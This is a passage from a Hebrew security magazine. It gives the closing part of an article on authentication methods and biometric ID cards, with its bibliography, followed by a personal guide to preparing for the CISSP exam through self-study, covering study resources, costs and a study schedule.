בדומה ל-MAC address (Media Access Control Address), למכשירים ניידים ישנה כתובת זיהוי ייחודית (לכאורה) הממומשת ע"י שתי שיטות מימוש שכיחות: UDDI ו-IMEI (Station International Mobile Equipment Identity). עם זאת, התגלה בתקופה האחרונה כי ניתן לזייף את כתובות הזיהוי הנ"ל בקלות, ולפיכך ההמלצה כיום היא להימנע מלהסתמך על שיטות המימוש הנ"ל.

תעודות זהות חכמות:

החל מינואר 2013 ממשלת ישראל מבצעת "פיילוט" של פרויקט תעודות זהות חכמות, וזאת חרף הסיכונים הגבוהים במימוש התצורה הנוכחית של המאגר הביומטרי. לפיכך, מן הראוי להזכיר את דבריו של פרופ' אלי ביהם, דיקן הפקולטה למדעי המחשב בטכניון:

"העובדה ששיטת העמעום שהציע פרופ' עדי שמיר, שמטרתה להפחית את דליפת הפרטיות מהמאגר הביומטרי, לא נבחרה לשימוש על ידי משרד הפנים בטענה המגוחכת שהיא פוגעת בפרטיות, מוכיחה שכוונת מקימי המאגר אינה מניעת זיופי זהות, כדברי החוק, אלא קידום מטרות זרות שאינן מוזכרות בחוק".



סיכום

המאמר סקר בתחילתו את עקרונות האימות, וכן את הקשיים אשר עמדו בפני ארגונים אשר שקלו לאמץ שיטות אימות מתקדמות. כמו כן, המאמר סקר מספר שיטות אימות מתקדמות, וכן סקר מספר שיטות אימות הנחשבות לטענת רבים מתקדמות ומאובטחות, אף בפועל חושפות את הארגון ולאו משתמש הקצה לאיומים לא סבירים. בנוסף, המאמר הציג את מתודולוגיית Risk-based authentication (RBA) (אימות מבוסס סיכון) אשר הינה המתודולוגיה המומלצת כיום לשימוש בעת תהליך קבלת החלטות על מימוש שיטת אימות כזו או אחרת.

על המחבר

יובל סיני הינו מומחה אבטחת מידע, סייבר, מובייל ואינטרנט, חבר קבוצת SWGDE של משרד המשפטים האמריקאי.

ביבליוגרפיה

ביבליוגרפיה כללית:

- ISO Standards Catalogue:
http://www.iso.org/iso/home/store/catalogue_ics.htm
- Guide to Integrating Forensic Techniques into Incident Response Recommendations:
<http://csrc.nist.gov/publications/nistpubs/800-86/SP800-86.pdf>
- פס"ד טלי איסקוב ואח' נ' אפיקי מים אגודה חקלאית שיתופית לאספקת מים בבקעת בית שאן בע"מ ואח', עע 90/08, עע 312/08:
<http://www.moital.gov.il/NR/rdonlyres/689B0383-5FA7-4AC8-B964-11D974DD1AD20/isakov.pdf>

ביבליוגרפיה בנושא Kerberos:

- How the Kerberos Version 5 Authentication Protocol Works:
<http://technet.microsoft.com/en-us/library/cc772815.aspx>
- RFC 4556 - Public Key Cryptography for Initial Authentication in Kerberos (PKINIT):
<http://www.ietf.org/rfc/rfc4556.txt>
- RFC 6113 - Generalized Framework for Kerberos Pre-Authentication [Kerberos Armoring (FAST)]:
<http://tools.ietf.org/html/rfc6113>
- Security implications in Kerberos by the introduction of smart cards:



<http://www.cosic.esat.kuleuven.be/publications/article-2188.pdf>

- Understanding Kerberos Double Hop:

<http://blogs.technet.com/b/askds/archive/2008/06/13/understanding-kerberos-double-hop.aspx>

ביבליוגרפיה בנושא Picture Password:

- Picture Password: A Visual Login Technique for Mobile Devices, NISTIR 7030, 2003:

<http://csrc.nist.gov/publications/nistir/nistir-7030.pdf>

- Signing in with a picture password:

<http://blogs.msdn.com/b/b8/archive/2011/12/16/signing-in-with-a-picture-password.aspx>

ביבליוגרפיה בנושא PKI (Public Key Infrastructure):

- RFC 2560- Online Certificate Status Protocol (OCSP):

<http://www.ietf.org/rfc/rfc2560.txt>

- FIPS PUB 201-1, PERSONAL IDENTITY VERIFICATION (PIV) OF FEDERAL EMPLOYEES AND CONTRACTORS, 2006:

<http://csrc.nist.gov/publications/fips/fips201-1/FIPS-201-1-chng1.pdf>

- Understanding and Evaluating Virtual Smart Cards:

<http://www.microsoft.com/en-us/download/details.aspx?id=29076>

ביבליוגרפיה בנושא אימות ביומטרי:

- Chin-Chuan Han, A hand-based personal authentication using a coarse-to-fine strategy, 2004:

<http://www.sciencedirect.com/science/article/pii/S0262885604001155#>

- Face Image Analysis by Unsupervised Learning (The Springer International Series in Engineering and Computer Science), Marian Stewart Bartlett, Springer; Softcover reprint of the original 1st ed. 2001 edition (October 26, 2012).

- Raed Sahawneh¹, Ahmed Ibrahim², Sami Qawasmeh³, Arwa Zabian³, Authentication Method Using Hand Images for Access Control systems, International Arab Journal of e-Technology, Vol. 1, No. 4, June 2010.

- Dont Blink:Iris Recognition for Biometric Identification:

http://www.sans.org/reading_room/whitepapers/authentication/dont-blink-iris-recognition-biometric-identification_1341

- Applications expand for biometrics:

<http://www.securityinfowatch.com/blog/10852181/applications-expand-for-biometrics>



- Zvetco Biometrics ,P6000 Fingerprint Device Zvetco Biometrics:
<http://www.zvetcobiometrics.com/Products/P6000/overview.php>
- Palm Scanners Debut at Lehigh Valley Hospital:
<http://salisbury.patch.com/articles/palm-scanners-debut-at-lehigh-valley-hospital>
- RightPatient™ Biometric Patient Safety System:
<http://www.m2sys.com/healthcare/rightpatient-biometric-patient-safety-system/>
- Finger Vein Biometrics Identification for Membership Management Software:
<http://blog.m2sys.com/membership-management/finger-vein-biometrics-identification-for-membership-management-software/>
- אמצעי זיהוי ביומטריים במסמכי זיהוי ומאגרי מידע ממשלתיים - סקירה משווה - מוגשת לוועדת החוקה, חוק ומשפט, 14 בינואר 2009:
<http://www.knesset.gov.il/mmm/data/pdf/m02179.pdf>
- עו"ד יהונתן קלינגר, על זיהוי וסיכונים:
<http://2jk.org/praxis/?tag=%D7%AA%D7%A2%D7%95%D7%93%D7%95%D7%AA-%D7%96%D7%94%D7%95%D7%AA-%D7%91%D7%99%D7%95%D7%9E%D7%98%D7%A8%D7%99%D7%95%D7%AA>
- אל תיתנו את האצבע למאגר, פרופ' אלי ביהם, 22/04/2012:
<http://acheret.co.il/?cmd=articles.528&act=read&id=2722>

ביבליוגרפיה בנושא & Voice Biometrics Technology to Expand Fraud Prevention & Emergencies

- NICE Utilizes Voice Biometrics Technology to Expand Fraud Prevention Suite to Contact Centers:
http://maya.tase.co.il/bursa/report.asp?report_cd=789208

ביבליוגרפיה לנושא (Security Assertion Markup Language) SAML

- SAML Wiki Knowledgebase:
<http://saml.xml.org/wiki/saml-wiki-knowledgebase>
- Tim Harrington, Directory Federation Services (ADFS) 2.0 with Office 365:
<http://blogs.catapultsystems.com/tharrington/archive/2011/04/01/active-directory-federation-services-adfs-2-0-with-office-365-part-1-%E2%80%93-planning.aspx>

הדרך הארוכה להסמכת CISSP

מאת דודו ברודה

הקדמה

מהי הסמכת ה-CISSP ולמה צריך אותה?

פירושם של ראשי התיבות: Certified Information Systems Security Professional. מדובר בהסמכה בתחום אבטחת המידע הידועה ביותר בעולם (וגם בארץ). (לקריאה ב-Wikipedia).

מכיוון שמדובר בהסמכה נייטרלית (לא קשורה לאף יצרן) ושהיא קשה (מאוד) להשגה, אין ספק שלהחזיק אותה מהווה סוג של תעודת ביטוח עבור העולם (לבעל ההסמכה יש ניסיון וידע בתחום). כל מי שרוצה להתקדם בתחום אבטחת המידע חייב לפחות לשקול לגשת למבחן בשלב כזה או אחר (הרבה מומחים בתחום מחזיקים בהסמכה). אישית קיבלתי את החלטה בגלל האתגר, רציתי לדעת האם אני יכול לעבור את המבחן דרך לימוד עצמאי (ללא קורס), רק על בסיס ידע, ניסיון והכנה רצינית.

מטרת המאמר הבא היא לא להסביר מהי ההסמכה, לכן אני מעדיף להפנות אתכם למאמרים שמסבירים בצורה טובה מהי ההסמכה ומשמעותה: כאן מ-NewsGeek וממכללת See-Security.

מה מטרת המאמר?


כשהחלטתי לעבור את הסמכת ה-CISSP חיפשתי ברשת מידע בעברית על המבחן. לצערי הרב, בזמנו לא מצאתי אף מאמר רלוונטי בשפה העברית. לאחר קבלת ההסמכה, החלטתי "לתקן" את המצב ולפרסם מדריך בעברית.

מטרת המאמר היא לספק סקירה כללית על תהליך קבלת ההסמכה ודרכי הכנה למבחן, בעיקר במידה ומחליטים להתכונן לבד (ללא קורס הכנה).

מיהן דרישות ההסמכה?

צריך להבחין בין ההסמכה לבין המבחן. הצלחה במבחן היא רק חלק מדרישות קבלת ההסמכה. כדי לקבל את ההסמכה, יש לעמוד בכל תנאי הסף שהוגדרו על ידי ארגון ISC2.

ניסיון: נדרשות חמש שנות עבודה מלאות בשניים מעשרת תחומי המבחן. ניתן לגשת למבחן בלי לעמוד בתנאי זה אבל במקרה של הצלחה, המועמד יאלץ להמתין עד לצבירת הניסיון הנדרש (סטטוס של "ISC2 Associate"). מחזיקי הסמכות מוכרות בתחום יכולים לקבל הקלה של שנה בדרישת הניסיון אם ההסמכה שלהם מוכרת ע"י ISC2 ([קישור לרשימה של ההסמכות המוכרות](#)).



מבחן: קשה ויקר (ראו תמחור מדויק בסוף הכתבה). המבחן ללא ספק הקשה ביותר שעברתי בחיים. שש שעות, 250 שאלות אמריקאיות... כמעט כולן מבלבלות. הדרישה היא לענות לכל שאלה עם התשובה הנכונה ביותר (יתכנו כמה תשובות נכונות... יש רק אחת שהיא הנכונה ביותר). חייבים לקבל 700 נקודות מתוך 1000 כדי לעבור (יש משקל משתנה לשאלות, לא ברור מהם פקטורים הנוסחה של הציון, מדובר בסוד של ארגון ISC2).

Endorsement: לאחר הצלחה במבחן, נדרש המועמד למלא טופס ולהחתים Endorser - מישהו בעל ההסמכה בתוקף ("in good standing"). ה-Endorser מהווה אישור על נכונות דיווחי המועמד, בעיקר לגבי ההצרות הקשורות לניסיון המקצועי (ה-Endorser שלי יצר קשר עם הבוס כדי לאמת את הנתונים). עדיף לבחור במישהו שמכיר את המועמד. למועמד שלא מכיר אף מוסמך ניתן האפשרות לבצע את התהליך ישירות מול ארגון ISC2 ([הסבר כאן](#)). התהליך יכול לקחת עד שישה שבועות.

חתימה על הקוד האתי של ISC2: נדרשת הסכמה של המועמד לעמוד בקוד האתי של הארגון ([פירוט באתר של ISC2](#)). טיפ קטן: כדאי להכיר אותו טוב מכיוון שחלק קטן מהשאלות במבחן מתייחסות ישירות לקוד האתי.

Audit (בחירה אקראית של חלק מהמועדים): לא מתקיים תמיד אבל יתכן והמועמד ייבחר לבדיקה נוספת של נתוני הרקע שלו, כגון ניסיון והצהרות אחרות (בדומה ל-Endorsement).

איך מתכוננים למבחן?


יש שתי דרכים להתכונן למבחן:

- להרשם לקורס או לסדנת הכנה:

בארץ ישנן מספר מכללות שמתמחות בהכנה למבחן ה-CISSP. אישית אני ממליץ על מכללת [SEE-SECURITY](#), הנציגה הרשמית של ISC2 בישראל (**גילי-נאות**: אני בעצמי מרצה במכללה). חשוב לציין שניתן ללמוד בקורסים ברשת (יקר מאוד יחסית ורק באנגלית כמובן): אזכיר את הקורסים של [SANS](#) ושל [ISC2](#).

- ללמוד לבד:

כן, כן... יש משוגעים כמוני שעושים את ההכנה לבד, על בסיס ספרים, גלישה ברשת (Google הוא חבר) ופגישות לימוד (אם אתם מכירים עוד משוגעים). זאת הדרך הקשה אבל אם עוברים, התענוג והשמחה גדולים בהרבה מאשר מי שלמד בקורס ©, נדרשת משמעת עצמית ברמה גבוהה מכיוון שההכנה פרוסה על גבי חודשים (במקרה הטוב).



איפה מוצאים חומר לימוד?

כדאי להתחיל את המסע באיסוף חומר הלימוד. במידה והמועמד לומד דרך מכללה, יש סיכוי טוב שהוא יקבל ספרים וחומרים במסגרת הקורס.

ספר הלימוד: זהו הבסיס. לא ניתן לתכנן את המבחן בלי ספר אחד לפחות שמרכז את עשרת תחומי הלימוד, טיפים והסברים.

בזמנו, גלשתי ברשת ומצאתי שלושה ספרים שמוכרים כמצטיינים בנושא.

- **הספר הרשמי של ISC2 - "ה-CBK"** - מאוד מקיף אבל לא נוח לקריאה (כ-\$75/80). הגרסה השלישית פורסמה בינואר 2012.

- **CISSP AIO** של הגורו האמריקאי Shon Harris - שון האריס מדהימה בכתיבה שלה. אפשר ללמוד בצורה כיפית. מאוד מומלץ.

- **CISSP For Dummies** - מעניין וקל לקריאה יחסית (כ-\$40) אבל פחות נוח מ-AIO. הגרסה העדכנית הינה הרביעית (מאוגוסט 2012)

טיפ קטן: לא לרכוש את הספרים בחנות הרשמית שלהם, גשו ל-Ebay או Amazon ותחסכו עד עשרות דולרים.

אוסף של שאלות לתרגול:

אחת המשימות המרכזיות בהכנה היא ללמוד להתמודד עם אופי השאלות של ISC2.


אין דרך להתחמק מזה, תשכחו מכל רעיון "יצירתי" כמו למצוא Braindumps ברשת (זה לא מבחן של מייקרוסופט!) ברשת - **הם פשוט לא קיימים!**

- **CCcure Quizzer** (של Claude Dupuis) - אתר נהדר עם מאות ואולי אלפי שאלות. חלקן בחינם, חלקן בתשלום. חלק מהשאלות לא רלוונטיות אך זהו מקור טוב ללימוד.

- **Security University Free Practice Tests** - חנים (נדרש רישום - שימו לב שמייל האישור לא מזהה כ-SPAM). מאגר שאלות יפה. שאלות מחולקות בקבוצות של: 10 - 25 - 50 - 75 - 100 - 150 - 200. לפי תחומים (Domains) או כללי. מומלץ מאוד.

- **Eric Conrad's 500 questions** - שתי סימולציות מלאות בחינם, כולל הסברים. רמה טובה. אסור לפספס.

- **CISSP MP3 and Quiz File** (של Shon Harris) - הדבר הקרוב ביותר למבחן האמיתי. יקר (\$300) אבל החומר איכותי (אפשר למצוא יד שניה ברשת - Ebay וכו').



- [Studiscope self assessment](#) (של ISC2) - מאוד יקר (129\$ ל-100 שאלות או 289\$ ל-300 שאלות). שאלות אמתיות של מבחני העבר (יצאו מהמאגר). לא נוסה.
- [CISSP Exam practice](#) - לא יקר יחסית לאחרים (59\$ למאות שאלות) אבל לפי דעתי השאלות קלות מדי ביחס למבחן ולשאר האתרים. למרות זאת, לאתר זה יש שם טוב בקהילת הלומדים.
- [Techexams.net](#) - חינם אבל רק כמה שאלות - כדאי לנצל.
- [Knowledgebuster](#) - כ-60 שאלות בחינם - כדאי לנצל.
- [CISSP for Dummies app for iPhone](#) - כ-9.99\$ - מאוד נוח ללימוד נייד - שווה.

כמה זה עולה?

קודם כל, המבחן: עלות הרישום הינה גבוהה מאוד. כל רישום עולה 599\$ (פעם הייתה הנחה ברישום מוקדם, כבר לא קיימת מאז סוף 2012) - [ראו פרסום מאתר ISC2](#). אם בטעות לא עברתם בפעם הראשונה, יש לשלם שוב.

קורסים במכללות יקרים אבל הם עושים את העבודה ומרכזים את החומר בצורה טובה מאוד (חיסכון בשעות חיפוש חומר, לא בשעות לימוד בבית). תתקשרו למכללות כדי לברר את המחיר ואת החומר שהן מספקות לסטודנט. חשוב לציין שקורס מסודר נותן גישה למרצה שתמיד יידע לספק טיפים והסברים מקצועיים, ערך מוסף חשוב.

ספרים עולים בין 30\$ ל-70\$, אישית אני ממליץ שוב לרכוש את AIO של Shon Harris. יש בו כל מה שמועמד צריך לדעת ויותר.

יש מאגרי שאלות בחינם ויש מאגרים שעולים כסף. ממליץ להשקיע בגרסה בתשלום של [CCQCure Quizzer](#) (במחיר של 39.99\$ עבור חצי שנה של שימוש). הרבה מאוד שאלות ומעקב צמוד לאורך הלימוד (הצגת אחוזי הצלחה לפי מבחן וסה"כ). ממליץ גם על [CISSP for Dummies app for iPhone](#) (במחיר של 19.99\$) כדי לנצל זמני נסיעות או המתנה מחוץ לבית בלימוד.


אישית, השקעתי בסביבות ה-700\$ בסה"כ (כולל תשלום למבחן). זול יחסית.

איך לומדים מאחרים - טיפים להצלחה?

כשהחלטתי לגשת למבחן, התחלתי לחפש ברשת מאמרים, טיפים וסיפורי הצלחה כדי ללמוד איך להתכונן למבחן. אני משתף אתכם בקישורים שעזרו לי גם מבחינת החומר וגם פסיכולוגית:

CISSP הדרך הארוכה להסמכת

www.DigitalWhisper.co.il



- [Clement's presentation](#) (של Clement Dupuis) - קצת ישן (משנת 2007) אבל חובה לעבור על ההרצאה. הסבר יפה מאוד על החומר באופן כללי ועל תהליך ההסמכה.
 - [CBK Domain Previews](#) (של ISC2) - הצגות של תחומי הלימוד ב-Webcasts. כדאי לראות, חינם
 - [Simplilearn presentation](#) - של מכללה בעלת קורס הכנה. קצת משעמם (קול מעצבן) אבל חינם
 - [SANS Webcast](#) - בנושא How to be Successful at Passing the CISSP (של Dr. Eric Cole) - הרצאה נהדרת שמסבירה את המורכבות ואת אופי המבחן (נדרשת יצירת משתמש באתר SANS, חינם).
 - אתר [Cccure.org](#) (של Clement Dupuis) - חובה, אוסף של מאמרים, טיפים, שיתופי פעולה בין מועמדים.
 - [A journey into hell. My CISSP experience](#) (של Marts McFly) - סיפור הצלחה של בחור נחמד. טיפים ואפילו קצת מצחיק (אשתו איימה עליו ברצח אם ייכשל).
 - [How I prepared my CISSP exam](#) (של Didier Stevens) - מעבר לבלוג הנחמד, סיפור המבחן של Didier Stevens.
 - [I passed. Such a relief!](#) (של Roman Zeltser) - מזדהה עם Roman במילה ומילה.
 - [My Top 10 Tips For Preparing and Passing the CISSP Exam](#) (של Tony Bradley) - טיפים טובים.
 - [Preparing for the CISSP Exam](#) (של Daniel A. Mroz) - סיפור וטיפים.
 - [CISSP Study Notes](#) (של Andreas Athanasoulas) - קישור למסמכי עזר שכתב Andreas (סגנון CRAMS).
- וכמובן, חייבים ללמוד מהניסיון של האחרים דרך הפורומים: גשו גם לפורומי CISSP של [ccure.org](#) (נדרש רישום חינם) וגשו גם לקבוצות עניין ב-Linkedin ([כאן](#) ו-[כאן](#)).

למה צריך לתכנן מראש?

כפי שציינתי בתחילת הכתבה, חשוב להבין שנדרשת השקעה בכל אחד מהתחומים. ישנם תחומים גדולים מבחינת כמות החומר, ישנם תחומים קשים ללימוד בגלל איכות החומר וישנם אפילו תחומים קלים וקצרים יחסית. כמו כן, המבחן אינו שוויוני וניתן לזהות תחומים חשובים יותר וחשובים פחות מבחינת כמות השאלות ומבחינת איכות השאלות (רמת קושי וחישוב הציון).


מכאן, ניתן לנהל את הסיכונים שלנו (לימוד 100% של כל החומר אינו מעשי) ולהשקיע יותר זמן ותרגול בתחומים החשובים שביניהם. כמה זמן לוקח למועמד לסיים ללמוד תחום מסוים? אין תשובה חד משמעית לשאלה. ברור שאם המועמד עובד בתחום של קריפטוגרפיה יהיה לו מאוד פשוט ללמוד את התחום למבחן.

כמה זמן ללמוד?

שאלה מאוד אישית, התשובה העיקר תלויה בשלושה פרמטרים: מה הידע של המועמד (רקע), כמה הוא יכול לשקיע (יש הבדל בין 4 שעות בשבוע לבין 4 שעות ביום) ורמת המשמעת העצמית של המועמד. פרסמתי סקר קטן [בקבוצה הרשמית של מוסמכי CISSP](#) ברשת LinkedIn כדי לנסות להבין כמה זמן בממוצע מועמד השקיע להכנת המבחן. ניתן לראות את התוצאות לאחר שמונה ימים (חשוב לציין שהמדגם אינו מייצג, מדובר בפחות מ-150 אנשים):



אפשר לראות שמעל 50% מהנשאלים מדווחים על תקופת הכנה של לפחות שלושה חודשים. אין ספק שלתכנן לו"ז מראש לשלושה, שישה או עשרה חודשים הינה משימה מורכבת מכיוון שאנשים עובדים (לפעמים יש לחץ בעבודה), חיים במסגרת (זוגיות, משפחה, חברים) ולא תמיד מכירים את כל הפקטורים



(בלת"מים כגון מילואים, הריון ועוד). אישית, למדתי בערך חמישה חודשים בצורה יחסית אינטנסיבית (בין שעתיים לארבע שעות בערב ברוב ימי השבוע + 8 שעות בשישי/שבת).

כדי להיות מסוגלים לדעת כמה זמן אתם צריכים, אני מציע לקחת אחד מספרי הלימוד ולעבור עליו באופן כללי. בנוסף, מומלץ לעשות סימולציה כדי להבין מהם התחומים החלשים שלכם ומהו היקף הלימודים הנדרש בכל אחד מהתחומים.

מה ללמוד?

- **האם השאלות במבחן מחולקות בצורה שווה בין כל עשרת התחומים? לא, ויש אפילו משקל משתנה בין השאלות אבל אין דרך לדעת כמה שווה שאלה ביחס לאחרת**
- **האם ישנם תחומים שניתן לוותר עליהם? בגדול, כן.**
- **האם ישנם תחומים שאסור לוותר עליהם? בהחלט.**
- **מה הדירוג של התחומים לפי חשיבותם? זאת שאלה שלא ניתן לענות עליה בצורה חד משמעית וזאת משתי סיבות: ארגון ISC2 אינו מפרסם נתונים ולא מדרג את התחומים. בנוסף לכך, קשה להגיע להסכמה ברורה מכיוון שכל דירוג יהיה מבוסס על הדעה הסובייקטיבית של אנשים שעברו את המבחן (ברוב המקרים רק פעם אחת או שתיים).**


אישית, אני מאמין שאסור לוותר על מספר תחומים. במידה והמועמד נכשל באחד מהם במהלך המבחן, יש סבירות גבוהה שהוא ייכשל במבחן כולו. תנו דגש לתחומים הבאים:

- Access Control
 - Telecommunications
 - Information Security Governance and Risk Management
 - Software Development Security
 - Security Architecture and Design
 - Business Continuity and Disaster Recovery Planning
- אני ממליץ לגלוש בפורומים ואתרים השונים, ישנם וויכוחים לגבי מהם התחומים החשובים ביותר.

פקטורים נוספים?

אם לאחר שבוע/שבועיים נכנסתם לחומר ויש לכם צפי כללי - מצבכם מעולה. חשוב להתאים את הצפי למציאות ככל האפשר. תתייחסו לפקטורים הבאים.

העבודה: אם החלטתם ללמוד כל יום שעתיים לאחר סיום יום העבודה, חשוב לוודא שלא מתוכננים פרויקטים חשובים ורגישים בחודשים הקרובים (לפחות ממה שאפשר לחזות). במידה וידוע לכם מראש על לחץ מיוחד בחודשים הקרובים, תדחו את תחילת הלימודים. עדיף להמתין ולשמור על רצף הלימודים. אני גם מציע לנסות לקבל תמיכה מהבוס. הבוס יבין שאתם מנסים להשקיע בעצמכם והוא ירוויח מזה בסוף מבחינה מקצועית. יתכן והוא יהיה יותר סובלני בתקופת הלימודים ובעיקר בתקופת המבחן. למה לא



לבקש ממנו עזרה בהכנה? לפעמים אפשר לקבל עזרה כספית (לקורס הכנה או למבחן עצמו), שווה לשאול.

הקרובים/המשפחה: לפי דעתי, ללא ספק הפקטור החשוב ביותר. אם אתם חיים בזוגיות, חשוב לדבר עם בן/בת הזוג ולהבין שמדובר בפרויקט משותף. תצרכו הרבה זמן ללמוד וקשה מאוד ללמוד כשבן/בת הזוג לוחץ לצאת לבילויים או לחופשה. כדאי לנסות לתכן תקופה בה תקבלו תמיכה נפשית והבנה. בזמן הלימודים שלי, אשתי אפילו לחצה עליי כמה פעמים כשהייוש דפק בדלת. אם יש לכם ילדים, כדאי למצוא סידור מראש ברמה השבועית ושנתית. אני שוב אומר וחוזר, מדובר בפקטור הכי חשוב, כי בלי תמיכה, זה פשוט לא יקרה.

שיטת הלימוד: מאוד חשוב להבין מהי מסגרת הלימודים. קצב ההתקדמות יהיה שונה אם החלטתם ללמוד דרך קורס הכנה או לבד או בקבוצה קטנה. אישית, נפגשתי פעם בשבוע עם חבר שגם למד למבחן, פתרנו שאלות במהלך שעותיים/שלוש, רשמנו לעצמנו הערות וחזרנו ללמוד כל אחד לבד בבית.

הלחץ/הפחד: קשה להתמודד עם הקושי הפסיכולוגי אבל אפשר להשפיע עליו ולנסות לנצל אותו לטובת המטרה. כל אחד יכול להמציא את השיטה שלו, אני אפרט את השיטה שלי. קודם כל תכנן יום המבחן: החלטתי להיבחן באפריל וזה הפך לתאריך יעד. הרבה יותר קל להחליט כמה זמן להשקיע בזה וככל תחום כשיש תאריך יעד. דבר נוסף, דיווחתי על המטרה שלי (לעבור את המבחן) לאנשים הקרובים אליי (חברים מהעבודה, בוס, משפחה קרובה, חברים קרובים). מהרגע שהצהרתי על הכוונות שלי, שאלו אותי איך מתקדמים הלימודים... סוג של לחץ שדחף אותי להמשיך ללמוד במיוחד כשרציתי להפסיק.


לו"ז סופי:

הגיע הזמן לדבר על מספרים. כדאי לרשום את הלו"ז ולוודא שאתם עומדים בתכנון כל שבוע. אציג לכם את לוח הזמנים שלי לחודשים האחרוניים:

MONTH	WEEK	Start	End	DOMAIN
נובמבר	1	18/11/2011	24/11/2011	Security Architecture & Design - Book
	2	25/11/2011	01/12/2011	Security Architecture & Design - Book & Practice
דצמבר	3	02/12/2011	08/12/2011	BCP and DR
	4	09/12/2011	15/12/2011	Legal, Regulations, Investigations and Compliance
	5	16/12/2011	22/12/2011	Operations Security - Book
	6	23/12/2011	29/12/2011	Operations Security - Book & Practice
ינואר	7	30/12/2011	05/01/2012	Cryptography - Book
	8	06/01/2012	12/01/2012	Cryptography - Book & Practice
	9	13/01/2012	19/01/2012	Access Control - Book
	10	20/01/2012	26/01/2012	Access Control - Book & Practice
פברואר	11	27/01/2012	02/02/2012	Telecommunications and Network Security - Book
	12	03/02/2012	09/02/2012	Telecommunications and Network Security - Book & Practice
	13	10/02/2012	16/02/2012	Physical and Environmental Security
	14	17/02/2012	23/02/2012	Information Security and Risk Management - Book
	15	24/02/2012	01/03/2012	Information Security and Risk Management - Book & Practice
מרץ	16	02/03/2012	08/03/2012	Application and Systems Development - Book
	17	09/03/2012	15/03/2012	Application and Systems Development - Book & Practice
	18	16/03/2012	22/03/2012	Overall + Practice
	19	23/03/2012	29/03/2012	Overall + Practice
	20	30/03/2012	31/03/2012	Overall + Practice
אפריל		01/04/2012	EXAM	

CISSP הדרך הארוכה להסמכת

www.DigitalWhisper.co.il



קביעת לוח זמנים הינה פעולה קריטית בפרויקט ארוך כמו הכנה למבחן ה-CISSP. חשוב להבין שחשיבה כזו בשלב זה תגרום להצלחה או לכישלון במבחן.

השלב הקשה ביותר: להתחיל

ההורים שלי לימדו אותי שבחיים אין מתנות חנם ושהפחד לא מוריד את הסכנה. אני חייב לצטט את הקטע המפורסם של הסרט "מבצע סבתא":

סרג'יו: "הנכד שלי כבר חודש לא יורד את השתי דקות ב-100 מטר."

קרמבו: "יש רק דרך אחת לשחות 100 מטר."

סרג'יו: "קרמבו, תן איזה טיפ של אלופים."

קרמבו: "אתה מתחיל הכי מהר שלך, ולאט לאט אתה מגביר."

אין דרך אחרת להגיד: תתחילו ללמוד ואל תחפשו תירוצים. תעמדו בלוח הזמנים שקבעתם (הרבה אנשים טובים ויתרו על המבחן כי איבדו את התכנון בדרך).

מאיפה להתחיל?

